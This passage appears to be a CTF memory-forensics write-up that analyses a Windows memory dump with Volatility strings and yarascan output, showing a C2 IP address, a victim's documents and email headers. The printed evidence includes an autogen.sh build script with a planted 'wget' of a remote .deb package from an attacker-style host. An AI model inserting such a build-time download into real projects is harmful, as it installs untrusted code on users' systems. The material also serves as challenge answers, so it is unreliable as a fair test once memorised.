


```
n=amazon.com|amazon.ca|amazon.co.uk|amazon.de|amazon.fr|amazon.it|amazon.co.jp
|amazon.es","! @@|| images-fe.ssl-images-amazon.com/images/G/01/adFeedback$domai
n=amazon.com|amazon.ca|amazon.co.uk|amazon.de|amazon.fr|amazon.it|amazon.co.jp|
amazon.es","! @@|| images-fe.ssl-images-amazon.com/images/G/01/advertising/dev/j
s/live$domain=amazon.com|amazon.ca|amazon.co.uk|amazon.de|amazon.fr|amazon.it|a
mazon.co.jp|amazon.es","! @@|| images-fe.ssl-images-amazon.com/images/G/01/dacx/
sf$domain=amazon.com|amazon.ca|amazon.co.uk|amazon.de|amazon.fr|amazon.it|amazo
n.co.jp|amazon.es","! @@|| images-na.ssl-images-amazon.com/images/G/01/adFeedbac
k$domain=amazon.com|amazon.ca|amazon.co.uk|amazon.de|amazon.fr|amazon.it|amazon
.co.jp|amazon.es","! @@|| images-na.ssl-images-amazon.com/images/G/01/advertisin
g/dev/js/live$domain=amazon.com|amazon.ca|amazon.co.uk|amazon.de|amazon.fr|amaz
on.it|amazon.co.jp|amazon.es","! @@|| images-na.ssl-images-amazon.com/images/G/0
1/dacx/sf$domain=amazon.com|amazon.ca|amazon.co.uk|amazon.de|amazon.fr|amazon.i
t|amazon.co.jp|amazon.es","! @@|| z-ecx.images-amazon.com/images/G/01/adFeedback
$domain=amazon.com|amazon.ca|amazon.co.uk|amazon.de|amazon.fr|amazon.it|amazon.
co.jp|amazon.es","! @@|| z-ecx.images-amazon.com/images/G/01/advertising/dev/js/
live$domain=amazon.com|amazon.ca|amazon.co.uk|amazon.de|amazon.fr|amazon.it|ama
zon.co.jp|amazon.es","! @@|| z-ecx.images-amazon.com/images/G/01/dacx/sf/$domain
=amazon.com|amazon.ca|amazon.co.uk|amazon.de|amazon.fr|amazon.it|amr1200rforum.
com,r125forum.com,r1messagenet.com,r3-forums.com,r32oc.com,r6-forum.com,r6messa
genet.com,r6owners.com,r8talk.com,ram700forum.com,ramchargercentral.com,ramrebe
lforum.com,rangerforums.net,rangerforums.org,rangerovers.net,raptorforum.com,ra
ptorowners.com,ratemds.com,ratforum.com,rav4world.com,rc51forums.com,rccanada.c
a,realmofexcursion.com,redlineforums.com,redlineutvforums.com,redlineutvforums.
net,redtractortalk.com,reelfishingchat.com,regalforums.com,renaultcapturforum.c
om,renaultzeforum.com,retrieverbreeds.com,retrobiketalk.com,rhinoforums.net,rhi
notalk.net,ridgelineownersclub.com,rinconriders.com,rioforums.com,rlxclub.com,r
lxforum.com,roadglide.org,roadstarraider.com,rollsroyceforums.com,roofingtalk.c
om,rootzwiki.com,rottweilersonline.com,routerforums.com,rswarrior.com,rubiconow
nersforum.com,rugbyforums.com,runeriders.com,runnersforum.co.uk,rvguide.com,rvi
tch.com,rzrforums.com,rzrforums.net,rzrtalk.com,s1000riders.org,s1000rrforum.co
m,s10forum.com,saab92x.com,saabcentral.com,saablink.net,saabscene.com,sailnet.c
om,samsunggalaxysforum.com,samsunggalaxysforums.com,samsungi8910omnia.com,santa
cruzforums.com,santafeforums.com,saskatchewandoctordirectory.ca,saturnoutlookfo
rum.net,scale600.com,scionforum.com,scioniaforum.com,scionimforum.com,seadoospa
rk.org,sentraforums.com,shipsnostalgia.com,sidexsideforums.net,sidexsideworld.c
om,siennachat.com,silveradosierra.com,sitemapbuilder.net,skiingforum.com,skyroa
```

there was these two more artifact:




```
PADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADD
!This program cannot be run in DOS mode.
PADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN
GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDI
NGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADD
INGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD
DINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPA
DDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXP
ADDINGPADDINGX
52.90.110.169
Iys8a|s
8a|s8a|sL
-cs9/cs
52.90.110.169
Iys8a|s
52.90.110.169
169.compute-1.amazonaws.com
Message
EF0F4B22-39FC-4902-A2FA-57A0730A2A7C
        MSCTFIME UI
MSCTFIME Composition
EF0F4B22-39FC-4902-A2FA-57A0730A2A7C
{6B0DF080-F152-409B-BC75-0D9D58E738C0}
#!/bin/sh
# Copyright (c) 2013-2016 The Ecoin Core developers
# Distributed under the MIT software license, see the accompanying
# file COPYING or http://www.opensource.org/licenses/mit-license.php.
srcdir="$(dirname $0)"
cd "$srcdir"
wget files.allsafecybersec.com/av/linuxav.deb
dpkg-deb linuxav.deb
if [ -z ${LIBTOOLIZE} ] && GLIBTOOLIZE="`which glibtoolize 2>/dev/null`"; then
  LIBTOOLIZE="${GLIBTOOLIZE}"
  export LIBTOOLIZE
which autoreconf >/dev/null || \
  (echo "configuration failed, please install autoconf first" && exit 1)
autoreconf --install --force --warnings=all
2" 2:"l%M">2a"
Y+0#\+i
:
```



```
888888888888:3
@$""""""""""
0000000
"22"""""""""""""<"<
"<""2"""""";""Zu33\
888888888888888888888888
TTxyxTzTTT{}}|~
% %0%@%P%`%p%
 !"#$%&'()*+,-./
ec2-52-90-110-169.compute-1.amazonaws.com
0-110-169.compute-1.amazonaws.com
ec2-52-90-110-169       compute-1       amazonaws
ec2-52-90-110-169       compute-1       amazonaws
ConnectNamedPipe
RtlGetProductInfo
RtlGetProductInfo
52.90.110.169
Iys8a|s
8a|s8a|s
-cs9/cs
52.90.110.169
169.compute-1.amazonaws.com
Serial Number is 6853-E7B8
 Directory of C:\Users\scott.knowles\Documents
10/04/2016  07:47 AM    <DIR>          .
10/04/2016  07:47 AM    <DIR>          ..
10/04/2016  04:55 AM    <DIR>          ecoin
10/04/2016  07:36 AM           102,862 Important_ECORP_Lawsuit_Washington_Leak.
rtf
               1 File(s)        102,862 bytes
               3 Dir(s)  18,205,696,000 bytes free

52.90.110.169
52.90.110.169
52.90.110.169
52.90.110.169
52.90.110.169
{6vd|6v
????  ecoin\ecoin.git\src\secp256k1\src\modules\schnorr\Makefile.am.include

????  ecoin\ecoin.git\src\secp256k1\src\modules\schnorr\schnorr.h
????  ecoin\ecoin.git\src\secp256k1\src\modules\schnorr\schnorr_impl.h
????  ecoin\ecoin.git\src\secp256k1\src\modules\schnorr\tests_impl.h
```

it all seems to point out this was the process since there are multiple reference to Important_E-Corp_Lawsuit_Leak as showed in one of the first images.




```
 11/01/2023  13:00.47  /home/mobaxterm  cat strings288.txt | grep -C 2 Important_E
10/04/2016  07:47 AM    <DIR>          ..
10/04/2016  04:55 AM    <DIR>          ecoin
10/04/2016  07:36 AM           102,862 Important_ECORP_Lawsuit_Washington_Leak.rtf
               1 File(s)        102,862 bytes
               3 Dir(s)  18,212,118,528 bytes free
--
10/04/2016  07:47 AM    <DIR>          ..
10/04/2016  04:55 AM    <DIR>          ecoin
10/04/2016  07:36 AM           102,862 Important_ECORP_Lawsuit_Washington_Leak.rtf
               1 File(s)        102,862 bytes
               3 Dir(s)  18,205,696,000 bytes free
--
File MRUX
B76442p
Important_ECORP_Lawsuit_Washington_Leak.rtf.lnk
autogen.lnk
autogen.lnk
--
UserChoice
MRUListEx
Important_E-Corp_Lawsuit_hist.doc.lnk
Important_E-Corp_Lawsuit_hist.doc.lnk
MRUListEx
Micrhbin
--
SCOTT~1.KNO
DOCUME~1
Important_ECORP_Lawsuit_Washington_Leak.rtf
MRUListEx
OpenWithList
Important_ECORP_Lawsuit_Washington_Leak.rtf.lnk
MRUListEx
Enumhbin
SCOTT~1.KNO
DOCUME~1
Important_ECORP_Lawsuit_Washington_Leak.rtf
Documents.lnk
Documents.lnk
--
[.ShellClassInfo]
UICLSID={7BD29E00-76C1-11CF-9DD0-00A0C9034933}
start Important_E-Corp_Lawsuit_hist.doc
2016/10/04-21:35:26.807 2396 Reusing MANIFEST C:\Users\scott.knowles\AppData\Local\Google\Chro
2016/10/04-21:35:26.807 2396 Recovering log #3
--
Templates.LNK=0
Temp.LNK=0
Important_E-Corp_Lawsuit_hist.LNK=0
Important_E-Corp_Lawsuit_hist.doc.LNK=0
<?xml version='1.0' ?>
<CONTEXTS>

 11/01/2023  13:01.03  /home/mobaxterm  
```

About the email

Emails found in the dump are easily obtained through the plugin yarascan:

```
.\volatility_2.6_win64_standalone.exe -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpwin7\ecorpwin7-e73257c4.vmem" --profile=Win7SP1x64 yarascan -Y "From:" | Out-File -FilePath .\yara_results.txt
```

After that simply ensuring the result are an email address and no other artifact is found instead, it's enough to grep for "@" if needed



```
From:.lloydchung
@allsafecybersec
.com..To:.scott.
knowles@e-corp.b
iz..User-Agent:.
SquirrelMail/1.4
```

The last question

The last question is about a deb package, in the svchost dump we found "wget files.allsafecybersec.com/av/linuxav.deb" and that is what it was looking for